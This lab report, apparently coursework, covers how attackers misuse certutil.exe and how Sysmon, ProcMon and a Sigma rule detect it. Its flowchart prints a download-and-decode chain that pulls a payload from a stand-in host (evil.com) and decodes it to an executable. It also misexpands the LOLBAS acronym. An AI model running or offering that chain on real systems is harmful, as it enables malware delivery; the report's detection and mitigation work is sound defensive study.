

# LOLBAS Report

## 1. OBJECTIVE:

The objective is to understand how legitimate Microsoft-signed binaries can be misused (LOLBAS) to carry out stealthy red-team activities and propose methods for detecting or mitigating such misuse.

## 2. BINARY OVERVIEW:

Before moving to task first we need to understand LOLBAS (“Leaving off landscape Binaries and Scripts”) which refers to the attacking technique in which hackers use already existing tools of victim’s operating system against it and exploit windows trust making attacks nearly invisible to traditional software. LOLBAS exploits:

|          |                                   |
|----------|-----------------------------------|
| <b>B</b> | Binaries (built-in .exe programs) |
| <b>A</b> | Libraries (.dll files)            |
| <b>S</b> | Scripts (PowerShell, batch files) |

The major part about these attacks is that:

- Organizations cannot simply block these tools as they are the trusted and important part of operating system.
- Attacks look like **normal admin activity**
- Very hard to distinguish **legitimate vs malicious** use.
- Used in **advanced attacks** like APTs (Advanced Persistent Threats).

There are many binaries, documented on LOLBAS GitHub repository that can be exploited by LOLBAS Technique. From these binaries the chosen binary for this task is **Certutil.exe**.

### 2.1 CertUtil.exe:

**CertUtil.exe** is a Microsoft signed windows utility that was originally designed for certificate services. Its purpose includes fetching of certificate from CA servers, verification of integrity via hash calculation and transportation of certificates via Base64 encoding.

#### 2.1.1 Context:

In LOLBAS context it is dangerous because it is a trusted pre-installed binary that is allowed by Windows and Antivirus both and attacker exploits its capabilities of downloading, encoding and decoding for malware staging and payload delivery (and hence keep its malicious activities safe from being detected and no alerts are generated as a result)."

So in short, the three layers of CertUtil.exe (Network layer, Integrity layer and Format Layer) made for certificate management is exploited by attacker as **malware delivery pipeline**.

### **2.1.2 Attack Understanding Flowchart:**

The basic flow for this kind of exploitations is given blow:

Step 1: Attacker made malware



Step 2: Malware is encoded in Base64 (this is considered as normal file for antivirus)



Step 3: deploy on attackers' server



Step 4: Download that malicious content on Victim's PC via CertUtil by executing respective command.

CertUtil -urlcache -f <http://evil.com/payload.b64>



Step 5: Decode by using CertUtil

CertUtil -decode payload.b64 virus.exe



Step 6: Virus.exe run — Game Over

### **2.1.3 MITRE ATT&CK Mapping:**

As per MITRE ATT&CK mapping following techniques are use in LOLBAS:

#### **Primary technique:**

**Technique ID:** T1140

**Technique Name:** Deobfuscates/Decode Files or Information

**Purpose:** Decode payload from Base64 using CertUtil.

**Technique ID:** T1027

**Technique Name:** Obfuscate/ Encode Files or Information

**Purpose:** Encode payload to Base64 .

#### **Secondary Technique**

**Technique ID:** T1105

**Technique Name:** Ingress Tool Transfer

**Purpose:** Downloading malware from internet.

### Sub-Technique (important)

**Technique ID:** T1553.004


**Technique Name:** Subvert Trust Controls: Install Root Certificate

**Purpose:** To install malicious certificate.

In attack chain these techniques lies at the stage of defence evasion and except T1105 which belongs to Command and Control.

## 3. MISUSE DEMONSTRATION:

Initially CertUtil is designed to handle the certificate management but is misuse later in LOLBAS technique. One of the misuse scenarios is that it is use for calculating the hash function and verification of malicious files so that no suspicious tool is use in this activity and hence not detected in common system logs.



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>certutil -urlcache -split -f file:///Z:/testfile.txt C:\Users\TestUser\Desktop\downloaded_test.txt
**** Online ****

CertUtil: -URLCache command FAILED: 0x80070032 (WIN32: 50 ERROR_NOT_SUPPORTED)
CertUtil: The request is not supported.

C:\Windows\system32>certutil -urlcache -split -f file:///Z:/LOLBAS_testfile.txt C:\Users\TestUser\Desktop\downloaded_test.txt
**** Online ****

CertUtil: -URLCache command FAILED: 0x80070032 (WIN32: 50 ERROR_NOT_SUPPORTED)
CertUtil: The request is not supported.

C:\Windows\system32>copy Z:/LOLBAS_testfile.txt C:\Users\TestUser\Desktop\downloaded_test.txt
1 file(s) copied.

C:\Windows\system32>certutil -hashfile C:\Users\TestUser\Desktop\downloaded_test.txt MD5
MD5 hash of C:\Users\TestUser\Desktop\downloaded_test.txt:
4e75c1fa0a00c2bcfb6bfc0d90de69bf
CertUtil: -hashfile command completed successfully.

C:\Windows\system32>
```

The above window shows the screenshot of command run to show the CertUtil exploitation using LOLBAS:

In this demonstration, a test file was created on the host PC and shared with the Windows 10 LOLBAS lab VM using VirtualBox's shared folder feature. In real-world attacks, malware is typically downloaded from a remote server using CertUtil's **-urlcache** flag with a Python HTTP server. However, since the objective was to execute a benign demonstration of the LOLBAS technique, file download was simulated using a shared folder — as downloading a malicious file was not the purpose of this lab.

The purpose of using above commands are as follows:

- **copy** command to transfer the test file from the Z: drive (shared folder) to the Desktop, which executed successfully.
- **certutil -hashfile** command was used to calculate the MD5 hash of the copied file — this is where the actual misuse of CertUtil takes place.

And above commands successfully run to show that attackers use certutil to verify downloaded files so that no additional suspicious tool needs to be used and they simply abuse Windows' own trusted binary.

### 3.1 Other attack scenarios:

Beyond file verification, certutil.exe can also be abused for encoding and decoding files using the `-encode` and `-decode` flags, which convert files to and from Base64 format. Attackers use this technique to disguise malware as plain text, making it harder for security tools to detect. Additionally, the `-urlcache` flag can be used to download files directly from the internet, which is the most commonly observed CertUtil abuse in real-world attacks.

## 4. DETECTION ANALYSIS:

This section of report covers the portion which shows that how these attacks are detected in logs using the kind of tools are used to detect them and the purpose of using such tools.

## 4.1 Process Monitoring (ProcMon):

Process Monitor is used to record the real-time activity of certutil.exe, capturing file access, registry changes, and system calls in the background. By installing this tool, analysts are able to monitor everything that certutil performs behind the scenes without it, all background activity would go completely unnoticed.

| Time ...  | Process Name | PID  | Operation     | Path                                    | Result         | Detail               |
|-----------|--------------|------|---------------|-----------------------------------------|----------------|----------------------|
| 3:03:2... | certutil.exe | 5100 | Process Start |                                         | SUCCESS        | Parent PID: 3664.    |
| 3:03:2... | certutil.exe | 5100 | Thread Create |                                         | SUCCESS        | Thread ID: 5848      |
| 3:03:2... | certutil.exe | 5100 | Load Image    | C:\Windows\System32\certutil.exe        | SUCCESS        | Image Base: 0x7f7... |
| 3:03:2... | certutil.exe | 5100 | Load Image    | C:\Windows\System32\ntdll.dll           | SUCCESS        | Image Base: 0x7fd... |
| 3:03:2... | certutil.exe | 5100 | CreateFile    | C:\Windows\Prefetch\CERTUTIL.EXE...     | NAME NOT FOUND | Desired Access: G... |
| 3:03:2... | certutil.exe | 5100 | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...  | REPARSE        | Desired Access: Q... |
| 3:03:2... | certutil.exe | 5100 | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...  | SUCCESS        | Desired Access: Q... |
| 3:03:2... | certutil.exe | 5100 | RegQueryValue | HKLM\System\CurrentControlSet\Contr...  | NAME NOT FOUND | Length: 80           |
| 3:03:2... | certutil.exe | 5100 | RegCloseKey   | HKLM\System\CurrentControlSet\Contr...  | SUCCESS        |                      |
| 3:03:2... | certutil.exe | 5100 | RegOpenKey    | HKLM\SYSTEM\CurrentControlSet\Con...    | REPARSE        | Desired Access: Q... |
| 3:03:2... | certutil.exe | 5100 | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...  | NAME NOT FOUND | Desired Access: Q... |
| 3:03:2... | certutil.exe | 5100 | RegOpenKey    | HKLM\SYSTEM\CurrentControlSet\Con...    | REPARSE        | Desired Access: Q... |
| 3:03:2... | certutil.exe | 5100 | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...  | SUCCESS        | Desired Access: Q... |
| 3:03:2... | certutil.exe | 5100 | RegQueryValue | HKLM\System\CurrentControlSet\Contr...  | NAME NOT FOUND | Length: 24           |
| 3:03:2... | certutil.exe | 5100 | RegCloseKey   | HKLM\System\CurrentControlSet\Contr...  | SUCCESS        |                      |
| 3:03:2... | certutil.exe | 5100 | CreateFile    | C:\Windows\System32                     | SUCCESS        | Desired Access: E... |
| 3:03:2... | certutil.exe | 5100 | Load Image    | C:\Windows\System32\kernel32.dll        | SUCCESS        | Image Base: 0x7fd... |
| 3:03:2... | certutil.exe | 5100 | Load Image    | C:\Windows\System32\kernelBase.dll      | SUCCESS        | Image Base: 0x7fd... |
| 3:03:2... | certutil.exe | 5100 | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...  | REPARSE        | Desired Access: R... |
| 3:03:2... | certutil.exe | 5100 | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...  | NAME NOT FOUND | Desired Access: R... |
| 3:03:2... | certutil.exe | 5100 | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...  | REPARSE        | Desired Access: Q... |
| 3:03:2... | certutil.exe | 5100 | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...  | NAME NOT FOUND | Desired Access: Q... |
| 3:03:2... | certutil.exe | 5100 | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...  | REPARSE        | Desired Access: R... |
| 3:03:2... | certutil.exe | 5100 | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...  | NAME NOT FOUND | Desired Access: R... |
| 3:03:2... | certutil.exe | 5100 | RegOpenKey    | HKLM\Software\Policies\Microsoft\Win... | SUCCESS        | Desired Access: Q... |
| 3:03:2... | certutil.exe | 5100 | RegQueryValue | HKLM\SOFTWARE\Policies\Microsoft\...    | NAME NOT FOUND | Length: 80           |
| 3:03:2... | certutil.exe | 5100 | RegCloseKey   | HKLM\SOFTWARE\Policies\Microsoft\...    | SUCCESS        |                      |
| 3:03:2... | certutil.exe | 5100 | RegOpenKey    | HKCU\Software\Policies\Microsoft\Win... | NAME NOT FOUND | Desired Access: Q... |
| 3:03:2... | certutil.exe | 5100 | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...  | REPARSE        | Desired Access: R... |
| 3:03:2... | certutil.exe | 5100 | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...  | SUCCESS        | Desired Access: R... |
| 3:03:2... | certutil.exe | 5100 | RegQueryValue | HKLM\System\CurrentControlSet\Contr...  | SUCCESS        | Type: REG_DWORD      |
| 3:03:2... | certutil.exe | 5100 | RegCloseKey   | HKLM\System\CurrentControlSet\Contr...  | SUCCESS        |                      |
| 3:03:2... | certutil.exe | 5100 | Load Image    | C:\Windows\System32\advapi32.dll        | SUCCESS        | Image Base: 0x7fd... |
| 3:03:2... | certutil.exe | 5100 | Load Image    | C:\Windows\System32\msvcrt.dll          | SUCCESS        | Image Base: 0x7fd... |
| 3:03:2... | certutil.exe | 5100 | Thread Create |                                         | SUCCESS        | Thread ID: 7136      |
| 3:03:2... | certutil.exe | 5100 | Load Image    | C:\Windows\System32\aeohost.dll         | SUCCESS        | Image Base: 0x7fd... |
| 3:03:2... | certutil.exe | 5100 | Load Image    | C:\Windows\System32\portc4i.dll         | SUCCESS        | Image Base: 0x7fd... |
| 3:03:2... | certutil.exe | 5100 | Load Image    | C:\Windows\System32\crypt32.dll         | SUCCESS        | Image Base: 0x7fd... |
| 3:03:2... | certutil.exe | 5100 | Load Image    | C:\Windows\System32\urlbase.dll         | SUCCESS        | Image Base: 0x7fd... |
| 3:03:2... | certutil.exe | 5100 | RegOpenKey    | HKLM\Software\Microsoft\Windows\C...    | NAME NOT FOUND | Desired Access: E... |

Figure 1 ProcMon Window

The above screenshot shows that Process Monitor captured certutil.exe (PID 5100) in real-time, showing process start, DLL loading, registry access, and file operations — all triggered by a simple hash verification command

## 4.2 Wireshark:

The purpose of Wireshark is use to capture and monitor network traffic from attacker's http server.

In this scenario, since shared folder is used so no network traffic is captured that is seen in real attacks.




Figure 2 Wireshark Window




Figure 3 Wireshark with http filter

### 4.3 Event Viewer and Sysmon:

Event Viewer is a Windows built-in tool used to view system logs. In this demonstration, it was used alongside Sysmon to capture detailed activity of the certutil command. Alone, Event Viewer only shows that certutil was executed but hides the details of what it actually did, which is highly beneficial for an attacker in a real attack scenario. Sysmon overcomes this limitation by recording the exact command line, user details, and parent process information that is not captured by standard Windows logging.




Figure 4: Windows Security Logs(Event ID 4688)




Figure 5: Event ID 4688 details

This screenshot shows that Windows only recorded that a new process was created (Event ID 4688) at 2:27 am on 27/04/2026. However, no details were captured about what command was executed, which file was accessed, or what certutil actually performed, making it impossible for an analyst to determine whether the activity was malicious or legitimate.




Figure 6: Sysmon logs




Figure 7: Sysmon Log Details(Event ID 1)

Unlike Event Viewer, Sysmon captured complete details of certutil execution. It recorded the exact file path (C:\Windows\System32\certutil.exe), Process ID (5100), file version, and confirmed it as a Microsoft signed binary. This level of detail allows an analyst to clearly identify what ran, when it ran, and where it came from making Sysmon a critical tool for detecting LOLBAS abuse.

## 4.4 Detection Challenges:

Certutil.exe is a trusted Microsoft-signed binary, which means antivirus and EDR solutions do not flag it as suspicious since it is a legitimate Windows tool. Furthermore, without Sysmon installed, Event Viewer does not record command line details making it impossible for an analyst to determine what certutil actually executed, leaving the malicious activity completely hidden.

## 5. Sigma Rules:

Based on the observations from this lab demonstration, the following Sigma rule is proposed to detect suspicious certutil.exe usage. This rule can be deployed in any SIEM solution such as Splunk or Microsoft Sentinel to alert security teams when certutil is executed with suspicious flags.

The following Sigma rule is proposed to detect suspicious certutil.exe activity

```
title: Certutil Suspicious Usage
status: experimental
description: Detects certutil.exe being used for file verification or download
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image: '*\certutil.exe'
    CommandLine|contains:
      - '-hashfile'
      - '-urlcache'
      - '-decode'
      - '-encode'
  condition: selection
falsepositives:
  - Legitimate administrator activity
level: medium
```



This rule triggers an alert whenever certutil.exe is executed with suspicious flags such as **-hashfile**, **-urlcache**, **-encode**, or **-decode**. These flags indicate potential misuse of certutil for file verification, downloading, or encoding malicious content.

## 6. Mitigations:

On the basis of above findings the mitigations that should be taken against LOLBAS Attack are:

### 6.1 Enable Command Line Auditing

Enable detailed process logging in Windows so that every command executed is recorded in Event Viewer, without this certutil activity remains hidden.

### 6.2 Application Whitelisting (AppLocker)

Restrict certutil.exe usage to authorized administrators only, blocking unauthorized execution entirely.

### 6.3 Sysmon Deployment

Deploy Sysmon across all systems to capture detailed process activity including exact command lines, parent processes, and user details.

### 6.4 Network Monitoring

Alert on any outbound connections made by certutil.exe, legitimate use rarely requires internet access.

### 6.5 Attack Surface Reduction (ASR)

Enable Microsoft Defender ASR rules to block suspicious use of Windows built-in tools like certutil.

## 7. Conclusion:

This lab demonstrated how certutil.exe, a legitimate Microsoft-signed Windows binary, can be misused to perform suspicious activities such as file verification and hash calculation without triggering standard security defences. The demonstration highlighted that trusted Windows tools can be weaponized by attackers to blend in with normal system activity, making detection extremely challenging.

Through this exercise, it was observed that standard Windows Event Viewer alone is insufficient for detecting such attacks, as it only records that a process was executed without capturing any command line details. However, with proper tools such as Sysmon and Process Monitor deployed, analysts can gain complete visibility into what certutil actually performed.

The key takeaway from this lab is that LOLBAS attacks are dangerous not because they use sophisticated malware, but because they abuse tools that are already trusted by the system. Therefore, organizations must go beyond standard logging and invest in advanced monitoring solutions, application whitelisting, and proper detection rules to defend against such living-off-the-land techniques.